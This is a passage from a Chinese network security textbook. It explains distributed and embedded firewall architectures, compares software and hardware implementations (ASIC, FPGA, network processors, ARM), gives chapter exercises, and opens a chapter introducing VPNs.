


图 4.10 分布式防火墙模型

理员利用策略服务器上提供的工具和策略数据库来制定和保存策略。策略最简单的形式就是传统防火墙中的包过滤规则，一个好的实现可能使用更为高级的语言，如 KeyNote 信任管理系统中提供的策略描述语言。

(2) 安全分发策略的机制。策略保存在策略服务器上，在向特定的主机发送策略的时候需要有一种机制保证策略不被篡改和伪造。端主机和策略服务器亦需有能力证实自身的身份。

(3) 策略的执行部分。分布式防火墙系统中策略的执行下推到主机，由各主机对进出其自身的分组或连接进行过滤，这也正是分布式防火墙体现其分布式的地方，每个结点都参与防火墙的工作。把策略的执行下放到各主机端，最直接的好处就是可以分散传统防火墙的工作，避免瓶颈并保证防火墙不会被绕过，因为任何进出网络的数据包都会被分布到端节点的防火墙“看到”。

分布式防火墙的工作过程可以描述如下：

(1) 由系统管理员在策略服务器上针对受保护的对象制定策略。

(2) 策略服务器上的策略管理组件将策略编译成适用于各个主机的规则集。

(3) 各主机在启动时从策略服务器上下载最新的规则集。

(4) 主机上的策略执行模块根据规则集对进出的网络包或连接做出判定，决定是否接收。

(5) 策略更新后，策略服务器应当通知主机下载最新版本。

(6) 主机上的策略执行模块在正常工作时向策略服务器发送审计事务。

因此分布式防火墙最基本的特征就是：策略在策略服务器上集中定义，但策略的实施由各端点执行。策略的执行既可以由主机上的一个系统进程来完成，也可以是一个专门的硬件。应当注意到分布式防火墙与个人防火墙之间的区别。个人防火墙多为安装在主机上的软件防火墙，如天网、ZoneAlarm 等，近年来亦出现主机板上整合的硬件防火墙，虽然个人防火墙也是由各主机实施策略，但是其策略是由主机用户自行定义的，缺乏集中统一的管理。

4.3.3 分布式防火墙实现机制

4.3.3.1 基于软件的实现机制

1. 基于 OpenBSD UNIX 的实现

该方案的原型是 Steven 等人设计的。该系统是在 OpenBSD UNIX 操作系统上修改内

核并利用 KeyNote、IPSec 等技术加以实现的。OpenBSD 是理想的安全应用开发的平台，因为它有一体化的安全特性和开发库(IPSec 栈、KeyNote、SSL 等)。

该原型系统(主机部分)包括 3 个组件：

- 内核扩展程序，用于实施安全机制。
- 用户层后台处理程序，用于执行分布式防火墙策略。
- 设备驱动程序，为内核和策略后台程序之间的双向通信提供接口。

2. 基于 Windows 平台的实现

CyberWallPLUS 是 Network-1(美国瑞安)公司提出的分布式防火墙方案，该原型基于 Windows 平台实现，用于保护 Windows NT/2000 桌面和服务器，包括中心管理部件、桌面客户端防火墙部件、服务器防火墙部件、边界防火墙部件等。

在这些部件中，主机防火墙最具特色，用户可以针对该主机上的具体应用和对外提供的服务设定个性化的安全策略，其主要模块包括包过滤引擎和用户配置接口。包过滤引擎采用嵌入内核的方式运行，位于链路层和网络层之间，提供访问控制、状态检测和入侵检测。管理员通过用户配置接口在本地配置安全策略。

这些基于操作系统层面上实现的嵌入式防火墙存在“功能悖论”，其实用价值有待提升。

4.3.3.2　基于硬件的实现机制

1. ASIC

ASIC(Application Specific Integrated Circuit)是一种专门用于某种应用的芯片，它将算法固化在硬件中，性能优越。内嵌在 ASIC 里的 RISC 处理器，无须依赖主机 CPU 处理所有的数据，进而大大减少了系统总线的负担，消除了主机 CPU 和系统总线的瓶颈。同时，通过 ASIC 中的多个内嵌 RISC 处理器，可执行为实现各种应用而编制的程序，例如包分类、负载均衡和路由选择等。采用 ASIC 技术可以为防火墙应用设计专门的数据处理流水线，优化存储器等资源的利用，使防火墙处理速度达到线速千兆，充分体现了硬件实现防火墙所带来的高效处理的优点。ASIC 技术可以比较容易地集成 IDS、VPN、内容过滤和防病毒等功能，但 ASIC 技术开发成本高，开发周期长，难度较大。

2. FPGA

虽然 ASIC 最终产品的成本很低，但设计周期长，研发费用高，风险较大，而 PLD (Programmable Logical Device，可编程逻辑器件)设计灵活，功能强大，尤其是高密度 FPGA(Field Programmable Gate Array，现场可编程逻辑器件)的设计性能已完全能够与 ASIC 媲美，并且由于 FPGA 的逐步普及，其性价比已足以与 ASIC 抗衡。因此，FPGA 在嵌入式系统设计领域占据着越来越重要的地位。

FPGA 采用了逻辑单元阵列(Logic Cell Array，LCA)，内部包括可配置逻辑模块(Configurable Logic Block，CLB)、输入输出模块(Input Output Block，IOB)和内部连线(Interconnect)3 个部分。

FPGA 的基本特点如下：

- 采用 FPGA 设计 ASIC 电路，用户不需要投片生产，就能得到可用的芯片。
- FPGA 可作为其他全定制或半定制 ASIC 电路的中试样片。
- FPGA 内部有丰富的触发器和 I/O 引脚。

- FPGA 是 ASIC 中设计周期最短、开发费用最低、风险最小的器件之一。
- FPGA 采用高速 CHMOS 工艺，功耗低，可以与 CMOS、TTL 电平兼容。

FPGA 是由存放在片内 RAM 中的程序来设置其工作状态的，因此，工作时需要对片内的 RAM 进行编程。用户可以根据不同的配置模式，采用不同的编程方式。加电时，FPGA 芯片将 EPROM 中数据读入片内编程 RAM 中，配置完成后，FPGA 进入工作状态。掉电后，FPGA 内部逻辑关系消失，因此，FPGA 能被反复使用。FPGA 的编程无须使用专用的 FPGA 编程器，只需使用通用的 EPROM、PROM 编程器即可。同一片 FPGA，不同的编程数据可以产生不同的电路功能。因此，FPGA 的使用非常灵活。

FPGA 支持所有每秒几千兆位的并行或串行的接口，因而适合于数据连接、传输管理和交换结构接口。FPGA 的线速数据处理和 FSM 密集的查表功能比网络处理器（Network Processor，NP）更快、更多。但策略规则一般通过硬件描述语言（Hardware Description Language，HDL）来设计，并存放到 FPGA 嵌入式存储器中，所以如果需要修改策略规则，就必须修改 HDL 或修改 FPGA 嵌入存储器。这使得在线更新策略规则非常困难。

3. 网络处理器

网络处理器是专门为处理分组而设计的可编程处理器，内含多个数据处理引擎，可以并发进行数据处理工作，在处理 Layer2 和 Layer3 的数据上比通用处理器具有明显的优势。网络处理器对分组处理的一般性任务进行了优化，如 TCP/IP 数据的校验和计算、包分类等，同时硬件体系结构的设计也大多采用高速的接口技术和总线规范，具有较高的 I/O 能力。这样基于网络处理器的网络设备的包处理能力得到了很大提升。网络处理器一般具有以下特点：

- 具有并行处理器。采用多内核并行处理器结构，片内处理器按任务分为核心处理器和转发引擎。
- 采用专用硬件协处理器。对要求高速处理的通用功能模块采用专用硬件以提高系统性能。
- 实用专用指令集。转发引擎通常采用专用的精简指令集，并针对网络协议的处理特点进行优化。
- 分级存储器组织。NP 存储器一般包含多种不同性能的存储结构，对数据进行分类存储以适应不同的应用需求。
- 高速 I/O 接口。NP 具有丰富的高速 I/O 接口，包括物理链路接口、交换接口、存储器接口与 PCI 总线接口等，通过内部高速总线连接在一起，提供强大的并行处理能力。
- 可扩展性。多个 NP 之间还可以互连，构成网络处理器簇，以支持大型高速的网络处理。

从网络处理器的以上特点可以看出，与通用处理器相比，网络处理器在网络分组数据处理上具有明显的优势。

以 Intel 公司的 IXP 系列产品为代表，分为控制和处理（或称数据）两个平面。如 Intel 公司的 IXP 1200，控制平面是一个 ARM 核，负责维护系统信息和协调处理部分工作，处理平面由多个微引擎（Micro Engine）和其他专用硬件组成，负责利用控制平面下发的微代码和命令直接处理网络数据。这种方式对分组进行简单过滤时性能较好，但是由于体系结构

限制，尤其是微代码的开发相对复杂，导致灵活性较差，难以满足复杂多变的市场需求，一般适合 3 层(IP 层)及以下网络数据的处理。另一类产品以 SiByte 的 Mercurian 系列产品为代表，它基于 MIPS CPU 设计，如 SB1250。它一方面保持了基于通用 CPU 设计的灵活性，另一方面通过片上系统(System On Chip，SOC)的方式消除了传统 CPU、总线、设备之间带宽的瓶颈问题。这类产品灵活性较强，易于开发、升级和维护，适于构建速度可与专用 ASIC 相媲美的、完全可编程的网络处理平台。

基于 NP 可以构造各种专用中高档网络设备，如路由器、三层交换机、集中式防火墙，对于桌面防火墙而言不具有价格优势。

4. ARM 处理器

ARM(Advanced RISC Machines)可认为是对一类微处理器的通称。1991 年，ARM 公司成立于英国剑桥，设计了大量高性能、廉价、耗能低的 RISC 处理器、相关技术及软件。ARM 架构是面向低预算市场设计的 RISC 微处理器，基本是 32 位单片机的行业标准，提供一系列内核、体系扩展、微处理器和系统芯片方案，ARM 架构的各功能模块可供生产厂商根据不同用户的要求来配置生产。由于所有产品均采用一个通用的软件体系，所以相同的软件可在所有 ARM 产品中运行，有效地缩短应用程序的开发与测试时间。目前，采用 ARM 技术知识产权核的微处理器(即 ARM 微处理器)已遍及工业控制、消费类电子产品、通信系统、网络系统、无线系统等各类产品市场，基于 ARM 技术的微处理器应用约占据了 32 位 RISC 微处理器 75%以上的市场份额。

采用 RISC 架构的 ARM 微处理器一般具有如下特点：

- 体积小，低功耗，低成本，高性能。
- 支持 Thumb(16 位)/ARM(32 位)双指令集，兼容 8 位/16 位器件。
- 大量使用寄存器，指令执行速度更快。
- 大多数数据操作都在寄存器中完成。
- 寻址方式灵活简单，执行效率高。
- 指令长度固定。

ARM 处理器目前包括下面几个系列的处理器产品：ARM7 系列、ARM9 系列、ARM9E 系列、ARM10 系列、SecurCore 系列、Intel 的 Xscale 和 StrongARM。ARM9 系列处理器是新近推出且性能比较稳定的一个系列，包括 ARM920T、ART922T、ARM940T 3 种类型，适用于不同需求。

ARM 具有比较强的事务管理功能，可编制各种安全应用程序，其优势主要体现在控制方面及后续扩展。本章主要研究基于 ARM920T 架构的嵌入式防火墙的实现机制。

5. 基于硬件实现的各种方法对比

1) NP 与 FPGA

基于网络处理器的防火墙本质上是基于软件的解决方案，因而处理更加灵活，易于升级；而 FPGA 将算法固化在硬件中，性能优越，但其灵活性、规则更新及升级不如网络处理器。

2) NP 与 ASIC

基于 ASIC 的嵌入式防火墙使用专门的硬件处理网络数据流，具有较高的处理性能。

但是纯硬件 ASIC 嵌入式防火墙缺乏可编程性，因而灵活性差，难以跟上防火墙功能的快速发展；而基于网络处理器的嵌入式防火墙具有较大的灵活性。

3）ARM 与 NP

基于 ARM 的嵌入式防火墙与基于 NP 的防火墙的主要区别是处理网络数据部分。NP 主要由微引擎层面实现，建立在硬件和软件配合的基础上，吞吐量高，时延小，一般只针对高端的防火墙，吞吐量在几百兆每秒至千兆每秒。其实现成本较高，难以部署到桌面级防护。基于 ARM 的防火墙，处理网络数据由软件实现，主要针对个人用户和小型局域网，实现对主机端的保护。

4.3.3.3 软硬件实现机制对比

针对以上防火墙的软硬件两种实现机制对比如下：

- 运行环境。软件防火墙运行在主机的操作系统之上，由于主机操作系统自身的安全问题，需要不断增加操作系统的补丁来提高安全性；基于嵌入式技术的分布式硬件防火墙运行在独立的嵌入式操作系统上，是一个独立封闭的系统。
- 系统的运行速度。软件防火墙受系统资源的影响比较大，而硬件防火墙受硬件配置的影响比较大。
- 稳定性和兼容性。软件防火墙因为对操作系统有依赖性，所以它的兼容性存在问题；而硬件防火墙采用专门的软硬件系统，稳定性和兼容性更好。
- 功能的灵活性。软件防火墙架构不依赖硬件，因此功能可以根据用户的需求进行定制；而硬件防火墙则需考虑硬件的成本，功能和灵活性相对要弱一些。
- 升级。软件防火墙的升级较为方便；而硬件防火墙的升级可能涉及硬件的升级，升级代价高于纯软件防火墙。

4.4 嵌入式防火墙技术

4.4.1 嵌入式防火墙的概念

传统的集中式防火墙一般作用在内部网络与外部不可信任的网络之间，对进出网络的包进行检测和过滤，处理速度快，延迟小，能够满足目前越来越多的多媒体应用。但是它们实现的成本较高，存在防外不防内、流量集中、依赖拓扑结构等缺陷，而分布式防火墙则能够有效解决集中式防火墙的不足。

分布式防火墙有两种实现机制：一种是基于软件实现，在操作系统上加载防火墙软件，实现对操作系统的防护，但这种方式存在防火墙和操作系统的功能悖论，即谁保护谁的问题；另一种方式是基于硬件实现。这种方式独立于受保护的操作系统，能够有效地保护主机的安全。

Bellovin 等人实现的原型系统是通过修改系统内核来实现策略执行的，但是该实现并不完善。分布式防火墙可以抵御来自内部的攻击，但是如果主机用户能够篡改策略或者禁用了防火墙的功能，则这个防火墙系统是不安全的。

如果用户无意中运行了电子邮件中的黑客程序，该程序执行后获取系统管理员权限，随

后禁用防火墙，则该主机将完全暴露于未来的攻击之下。仅靠操作系统提供的保护是不能保障防火墙正常运行的，因为这是一个环形逻辑，防火墙本意用来保护操作系统，而现在又必须由操作系统来保护防火墙。到底是防火墙保护操作系统还是操作系统保护防火墙？

为此，Bellovin 指出："为了实现更严格的保护，策略执行组件可以整合到一块抗干扰(tamper-resist)的网卡上。"Tom Markham 和 Charles Payne 按照这一思想，设计了一个基于增强型以太网卡 EFW NIC(Embedded Firewall Network Interface Card)的分布式防火墙系统，由硬件来实现策略的执行模块。

4.4.2　嵌入式防火墙的结构

一个典型的嵌入分布式防火墙系统如图 4.11 所示。




图 4.11　嵌入式防火墙结构

在图 4.11 中，局域网表示一个受保护的内部网络，例如一个企业网络；Internet 是互联网，代表一个不安全的区域。每一个 EFW 就是一块带有防火墙功能的网卡，该网卡在硬件级实现对网络包的实时过滤，网卡上有自己的处理器和存储区，独立于主机操作系统工作。所有的 EFW 网卡构成分布式防火墙系统的策略执行组件，策略服务器负责管理这些 EFW NIC。

内部网络上的每一台 PC、工作站或服务器，包括策略服务器自身，均受到分布式防火墙的保护。企业内部的移动用户也可以安装 EFW NIC，获取分布式防火墙的保护以及获准访问企业内部资源。然而，使用分布式防火墙并不意味着完全放弃传统边界防火墙。

边界防火墙可以作为内部网络对外的第一道屏障，可以有效地将大量的外部攻击抵御于内部网络之外，不必将其放入内部后再抵御，可以减少内部网络的数据流量和 EFW NIC 的工作量，因此在实际应用中，采用两者结合的方法，可以获得更高的系统性能。

嵌入式网卡的设计是嵌入分布式防火墙系统中的重点。Charles 和 Tom 使用的是 3Com 公司生产的 3CR990 系列网卡，该系列网卡的主要特点有：支持以太网/IEEE 802.3，10MB/s 和 100MB/s 数据传输率；拥有处理器(3XP)和存储器，可以执行大量的网络数据包处理运算；一个加密芯片，支持 3DES、DES、MD5 和 SHA-1 加密算法，可以用作 IPSec 加密运算或普通的数据包加密。

随网卡硬件提供的固件程序包括一个包过滤引擎和策略服务器管理接口。包过滤引擎根据 IP 包的基本参数(源地址、目的地址、源端口、目的端口、方向等)过滤 IP 包,也可以禁止网络窃听及 IP 伪造。策略服务器管理接口处理与策略服务器的通信,包括策略的下载和审计事务的发送。具体的软硬件层次如图 4.12 所示。




图 4.12 EFW 网卡的软硬件层次

图 4.12 中 EFW 助理进程是运行在用户程序空间的进程,主要用于向 EFW 提供其工作所需的 IP 地址等信息,此外在 EFW 正常工作时向服务器发送心跳信息,报告自身状态;网卡驱动程序驱动网卡收发 IP 包,并且在系统启动时向 EFW 网卡提供运行时镜像;策略服务器管理前端向系统管理员提供制定、分发策略的工具;策略守护进程把策略编译成各个 EFW 网卡使用的过滤规则,并负责将其分发出去;审计守护进程接收 EFW 网卡发回的审计事件。为了保障安全,EFW 和策略服务器的通信需要经过加密。

4.5 本章小结

防火墙是一种综合性的技术,涉及计算机网络技术、密码技术、安全技术、软件技术、安全协议、国际标准化组织(ISO)的安全规范以及安全操作系统等多方面。防火墙作为内部网与外部网之间的一种访问控制设备,常常安装在内部网和外部网的交界点上。本章主要从技术上讨论了包过滤防火墙、双宿网关防火墙和屏蔽子网防火墙。Internet 防火墙不仅是路由器、堡垒主机或任何提供网络安全的设备的组合,更是安全策略的一个部分。安全策略建立了全方位的防御体系来保护机构的信息资源。安全策略应告诉用户应有的责任,公司规定的网络访问、服务访问、本地和远地的用户认证、拨入和拨出、磁盘和数据加密、病毒防护措施,以及雇员培训等。所有可能受到网络攻击的地方都必须以同样的安全级别加以保护。仅设立防火墙系统,而没有全面的安全策略,那么防火墙就形同虚设。

4.6 本章习题

1. 举例说明自主访问控制、强制访问控制、基于角色的访问控制 3 种技术的应用场合。
2. 目前市面上有很多个人防火墙,这些个人防火墙是否存在安全缺陷?

3. 防火墙有哪两种基本策略？简述两种策略的适用场景。
4. 防火墙能否保证内部网络的绝对安全？试说明你的观点。
5. 包过滤防火墙工作于 OSI 模型的哪一层？检测 IP 数据包的哪些部分？
6. 试比较包过滤技术与 Sniffer 的异同点。
7. 与双宿网关防火墙相比，屏蔽子网防火墙有哪些特点？
8. 比较应用层代理、传输层代理和 SOCKS 代理的异同点。
9. 简述分布式防火墙的工作原理及其优势。
10. 查阅有关资料，讨论当前防火墙的最新发展状况。

第 5 章　虚拟专用网技术

防火墙可以对进出网络的信息和行为进行控制，将用户内部可信任网络与外部不可信任网络隔离。然而，越来越多的企业在全国乃至世界各地建立了分支机构开展业务。随着办公场地和分支机构的分散化以及日渐庞大的移动办公大军的出现，分散在不同地点的机构也需要考虑安全传输问题。虚拟私有网（Virtual Private Network，VPN）技术应运而生，既可以实现企业网络的全球化，又能最大限度地利用公共资源。

本章主要内容：

- VPN 概述
- VPN 连接的类型
- 数据链路层 VPN 协议
- 网络层 VPN 协议
- 传输层 VPN 协议
- 会话层 VPN 协议

5.1　VPN 概述

局域网一般由某个企业拥有并管理，可以通过防火墙设置统一的安全管理策略。因此，相对于开放的 Internet，在局域网传输企业内部机密信息具有较高的安全性。

随着经济全球化进程的日益加快，虚拟私有网技术应运而生。有了 VPN，移动用户在路途中也可以利用 Internet 或其他公共网络对内部服务器进行远程访问。从用户的角度来看，VPN 就是在用户计算机即 VPN 客户机和 VPN 服务器之间建立点到点的连接，由于数据通过一条仿真专线传输，用户感觉不到公共网络的实际存在，能够像在专线上一样处理内部信息。因此，虚拟专用网不是真正的专用网络，但能够实现专用网络的功能。

5.1.1　VPN 的概念

当一个机构在多个地点都存在着分支机构，并且相互之间经常需要通过 Internet 传输机密信息时，当员工出差在外，需要通过 Internet 访问公司内部网络的保密数据时，如何才能保证数据在传输过程中的不被窃听、不被篡改、不会丢失呢？

一种方法是建立自己的私有网，即将不同地区的各个局域网直接用光纤专线连接，局域网和专线使用权完全属于本企业，有较高的安全性。但这种方法在我国难以实施，因为企业没有路权，不能开挖道路，私自铺设通信电缆或光缆；二则架设专线非常昂贵，例如，我国铁路企业沿铁轨两侧有一定范围的路权，因此可以铺设铁路通信专线，即现在铁通网络的前身，但其专网的耗资达 600 余亿元人民币。显然，这对于绝大多数企业来说并不现实。

另一种方法是通过私有隧道技术在公共网络上仿真一条点到点专线，从而达到信息安

全传输的目的，这就是 VPN。VPN 在公共网络中传递只有内部网关才能解密的加密信息，从而在不同地区内部网的网关处都形成一条端到端的加密隧道，这样不用实际铺设专线，也可以实现在全球范围内将内部网络连通并保证传输安全的目的。因此，VPN 既可以实现企业网络的全球化，又能最大限度地利用公共资源。

借助 VPN 技术，使出差的员工在途中也可以利用 Internet 或其他公共网络远程访问企业局域网内部的服务器。从用户的角度来看，VPN 就是用户计算机（即 VPN 客户机）和 VPN 服务器之间点到点的连接，由于数据通过一条仿真专线传输，用户感觉不到公共网络的实际存在，能够像在专线上一样处理内部信息。因此，虚拟专用网虽然不是真正的专用网络，却能够实现专用网络的功能。与长途拨号及长途专线服务相比，使用 VPN 只需要本地 ISP（Internet Service Provider，互联网服务提供商）提供正常的 Internet 接入服务，其成本也低廉得多。

5.1.2　VPN 的组成与功能

典型 VPN 的组成如图 5.1 所示。在图中，移动用户通过本地网络服务器提供者连接 Internet，并通过企业内部 VPN 服务器认证后，可以建立一条跨越 Internet 的安全连接，实现与其他地区企业内部网络之间的安全通信。

